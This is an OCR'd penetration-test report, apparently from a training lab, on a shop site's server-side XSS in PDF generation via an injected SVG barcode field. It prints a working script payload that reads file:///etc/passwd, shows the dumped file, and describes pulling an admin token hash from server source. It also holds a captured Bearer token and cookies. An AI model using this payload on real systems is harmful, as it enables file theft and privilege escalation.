PT REPORT

SuperDuperMarket

EXECUTIVE SUMMARY

Duing a test the team found two vulnerabilities. The first vulnerability is in the robot.txt file. Which guides web crawlers on what the can or cannot index, that reveals certain path on a web the site.

Among this paths ,I found a java script that used for admin authentication through mysql database.

The second vulnerability involves the PDF on the website. I use birpsuite to intercept the request that generate this PDF.

I descover that the PDF contain an HTML svg tag, whichcan be exploted for a server side XSS attack. The XSS vulnerability allows attacker to insert javascript code that can read files from the server.

By combining the two vulnerabilities attacker can obtain the admin token, and escalate their privileges on the server ganining un authorized access to sensitive areas on the web site.

CONCLUSIONS

the assessment is the overall security system is low. Identified vulnerabily during enumeration.


Server-side cross-site scripting XSS with dynamic PDF vulnerability

This is a critical threat involves exploiting vulnerability in the way web application generates PDF's. attacker can use it to preform server-side XSS attack, with a basic enumeration knowledge, or how to find vulnerabilities and how to implement server-side XSS payload.

Attacker can extract information by doing obfuscation to the js code.

Attacker can inject the XSS payload and know the full path of the desired file.

PT REPORT



VULN-001 Server-Side XSS Dynamic PDF - Sensitive Information Extracting (High)

Description

A web site become vulnerable to a type of attack call server side cross ssite scripting (XSS)when it create pdf file from data that users enter.

If a user or attacker input malicious javascript code and th website don’t properly sanitize this input, this code could end up run by the server. malicious code have the same permission as the server, allowing theme to access and steal information attacker can use burp suit to intercept and modify the datasend to the server including the malicious code.

Details

The team identified security vulnerability in web application during a test.

PDF generation vulnerability using data provided by users. Using burp suite tool to examin the web requests.

Exploiting SVG Tag

Within the pdf generation request, the found an <svg> HTML tag, to add a barcode to the pdf. That tag is the point of the exploitation.

PT REPORT

XSS payload

the created a cross site scripting (xss) payload that is a malicious script, when executing this script on the server the can read all files that server as access to.


Reflecting sensitive data

Modifying the xss payload to display sensitive files at the /etc/passwd and /etc/shadow, that contain critical user data.

Targeting specific file for the admin token, used by the server. /srv/node/admin-api.js. ableing as to display the content of the file.

Extracting admin token

From this javascript file the obtain the MD5 hash of an admin token. Very sensitive information for administration.



/srv/node/receipt.pdf


Thank you for shopping with us!

Dec. 31, 2023 | 8:10AM

Strawberry	1	$ 7.05
Beer	1	$ 19.99
Dog Food	1	$ 89.96
	Total:	$ 117.44


d042d710-a7b3-11ee-8c5b-d180ed40e5f3d042d711

FIGURE 1: HTML tag of the PDF



```
▼<div class="w-100 h-100 checkout-view active">
  ▼<div class="row text-center w-100 h-100 p-0 m-0 justify-content-center align-items-center"> flex
    ▼<div id="pdf" class="w-100 h-100 m-0 p-0 d-flex flex-column"> flex
      ▼<div class="controls d-flex justify-content-between py-2 px-3 align-items-center"> flex
          <b>/srv/node/receipt.pdf</b>
        ▶<div> ⋯ </div>
        </div>
      ▶<iframe title="pdf-iframe" id="pdf-iframe" name="pdf-iframe" class="w-100 h-100 m-0 p-0" src="blob:h
        ttps://host-g86j3pw8-prod.prod.cywar.xyz:49819/53901bf4-cfa0-4e05-a50c-2e6dfd32f3da#toolbar=0&navpan
        es=0&scrollbar=0"> ⋯ </iframe>
    </div>
```


FIGURE 2: show the path of the website directory



Burp Suite Professional v2022.8.2 - Temporary Project - licensed to Siddharth Sangwan
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
HTTP/2
Pretty Raw Hex
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 0
Request Cookies 6
Request Headers 19
Search...
0 matches


Request to https://ext2.temp-mail.org:443 [172.67.73.98]

```
GET /messages HTTP/2
Host: ext2.temp-mail.org
Cookie: cf_clearance=c39.RqL.5AvYLFmYXYtp6TDGkgzsSvxgsPDIqX1Qcu0-1690895468-0-1-4aa255e0.a61af3db.1da30a00-0.2.1690895468; _ga=
GA1.2.2127146839.1690894505; _ga_NMPT1H0Z7C=GS1.2.1690894506.1.1.1690895582.0.0.0; __gads=
ID=f6afb2344ee5dca1-22d5730779e30005:T=1690894506:RT=1690895472:S=ALNI_MYrK036s_R4q0s0nBA6sp1Da-Hapw; __gpi=
UID=00000c7528163f02:T=1690894506:RT=1690895472:S=ALNI_Mb1Dc3Z_SjC7kLDIdJdC1XQiy7iLw; cto_bundle=
JKi2V19DSFFCY0FKRkQwWGh0dm5iMFpWSFNkWk90QVVEakVsRno2N3ZUOGF4azB2Y3hpe1NyQzJrNGhYTjVKMCUyRkRCekVIQktCMzV5VUFQYUtnSCUyQjJaTkVNaF1sZ1o1MkZvRXdjYUV4OFdBRSUy
Q1NHUEQ2NU11M0NrdG1NN250c2dUaTd4d2psU0p0Qk9Zd21nUj1QQmN1S3RDQU41MkZRJTNEJTNE
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1dWlkIjoiYjkxZDBmYjNjYzE4NDEwNDhhYzgxZWYzNjg4NGMzNTIiLCJtYWlsYm94IjoiZmVkb3hpcDE2NUBra291cC5jb20iLCJpYXQiOjE2OTA
4OTQ1MTZ9.wQ_NvQfiKu0XRovolJ8gatLJAa5VNVSx6EI709iFSjE
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
```




```
      "amount":1,
      "id":13
    },
    {
      "amount":1,
      "id":14
    }
  ],
  "barcode":
  "<svg id=\"barcode\" width=\"539px\" height=\"92px\" x=\"0px\" y=\"0px\" viewBox=\"0 0 539 92\" xmlns=\"http://www.w3.org/2000/svg\" version=\"1.1\" style=\"transfor
  m: translate(0,0)\"><rect x=\"0\" y=\"0\" width=\"539\" height=\"92\" style=\"fill:#fff;\"></rect><g transform=\"translate(10, 10)\" style=\"fill:#000000;\"><rect x=
  \"0\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"3\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"6\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=
  \"11\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"14\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"16\" y=\"0\" width=\"2\" height=\"50\"></rect><rect
   x=\"22\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"25\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"27\" y=\"0\" width=\"2\" height=\"50\"></rect><r
  ect x=\"33\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"36\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"38\" y=\"0\" width=\"2\" height=\"50\"></rect
  ><rect x=\"44\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"47\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"52\" y=\"0\" width=\"2\" height=\"50\"></r
  ect><rect x=\"55\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"60\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"63\" y=\"0\" width=\"2\" height=\"50\">
  </rect><rect x=\"66\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"69\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"74\" y=\"0\" width=\"1\" height=\"50
  \"></rect><rect x=\"77\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"81\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"86\" y=\"0\" width=\"1\" height=\
  "50\"></rect><rect x=\"88\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"91\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"95\" y=\"0\" width=\"2\" heigh
  t=\"50\"></rect><rect x=\"99\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"102\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"105\" y=\"0\" width=\"3\"
  height=\"50\"></rect><rect x=\"110\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"113\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"115\" y=\"0\" width=
  \"2\" height=\"50\"></rect><rect x=\"121\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"125\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"128\" y=\"0\"
  width=\"3\" height=\"50\"></rect><rect x=\"132\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"134\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"140\" y=
  \"0\" width=\"1\" height=\"50\"></rect><rect x=\"143\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"147\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"15
  0\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"154\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"157\" y=\"0\" width=\"2\" height=\"50\"></rect><rect
  x=\"160\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"165\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"168\" y=\"0\" width=\"3\" height=\"50\"></rect>
  <rect x=\"173\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"176\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"179\" y=\"0\" width=\"3\" height=\"50\"><
  /rect><rect x=\"184\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"187\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"189\" y=\"0\" width=\"2\" height=\"
  50\"></rect><rect x=\"193\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"198\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"200\" y=\"0\" width=\"2\" hei
  ght=\"50\"></rect><rect x=\"204\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"209\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"212\" y=\"0\" width=\"2
  \" height=\"50\"></rect><rect x=\"215\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"220\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"223\" y=\"0\" wid
  th=\"1\" height=\"50\"></rect><rect x=\"225\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"231\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"234\" y=\"0
  \" width=\"1\" height=\"50\"></rect><rect x=\"239\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"242\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"246\"
   y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"249\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"253\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\
```

PT REPORT




```
        "amount":1,
        "id":13
      },
      {
        "amount":1,
        "id":14
      }
    ],
    "barcode":
    "<script>x=new XMLHttpRequest();x.onload=function(){document.write(this.responseText)};x.open('GET','file:///etc/passwd');x.send();<\/script> <svg id=
    \"barcode\" width=\"539px\" height=\"92px\" x=\"0px\" y=\"0px\" viewBox=\"0 0 539 92\" xmlns=\"http://www.w3.org/2000/svg\" version=\"1.1\" style=\"tr
    ansform: translate(0,0)\"><rect x=\"0\" y=\"0\" width=\"539\" height=\"92\" style=\"fill:#fff;\"></rect><g transform=\"translate(10, 10)\" style=\"fil
    l:#000000;\"><rect x=\"0\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"3\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"6\" y=\"0\" width
    =\"1\" height=\"50\"></rect><rect x=\"11\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"14\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"
    19\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"22\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"26\" y=\"0\" width=\"1\" height=\"50\"
    ></rect><rect x=\"28\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"33\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"38\" y=\"0\" width=\
    "1\" height=\"50\"></rect><rect x=\"40\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"44\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"46
    \" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"50\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"55\" y=\"0\" width=\"2\" height=\"50\"><
    /rect><rect x=\"59\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"61\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"66\" y=\"0\" width=\"2
    \" height=\"50\"></rect><rect x=\"70\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"75\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"77\"
     y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"80\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"82\" y=\"0\" width=\"2\" height=\"50\"></r
    ect><rect x=\"88\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"91\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"95\" y=\"0\" width=\"2\"
     height=\"50\"></rect><rect x=\"99\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"102\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"105\"
     y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"110\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"113\" y=\"0\" width=\"1\" height=\"50\"><
    /rect><rect x=\"115\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"121\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"125\" y=\"0\" width=
    \"1\" height=\"50\"></rect><rect x=\"128\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"132\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\
    "135\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"139\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"143\" y=\"0\" width=\"1\" height=\"
    50\"></rect><rect x=\"146\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"151\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"154\" y=\"0\"
    width=\"1\" height=\"50\"></rect><rect x=\"157\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"160\" y=\"0\" width=\"3\" height=\"50\"></rect><re
    ct x=\"165\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"168\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"173\" y=\"0\" width=\"2\" hei
    ght=\"50\"></rect><rect x=\"176\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"179\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"184\" y=
    \"0\" width=\"2\" height=\"50\"></rect><rect x=\"187\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"189\" y=\"0\" width=\"2\" height=\"50\"></re
    ct><rect x=\"193\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"198\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"200\" y=\"0\" width=\"2
```

FIGU **FIGURE 3** insertion of a script into the request using Burp Suite,reveal the content of the /etc/passwd file.



```
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
node:x:1000:1000:Linux User,,,:/home/node:/bin/sh
mysql:x:100:101:mysql:/var/lib/mysql:/sbin/nologin
```


FIGURE 4: reflective output of /etc/passwd file



Request to https://host-g86j3pw8-prod.prod.cywar.xyz:50093 [52.91.39.52]

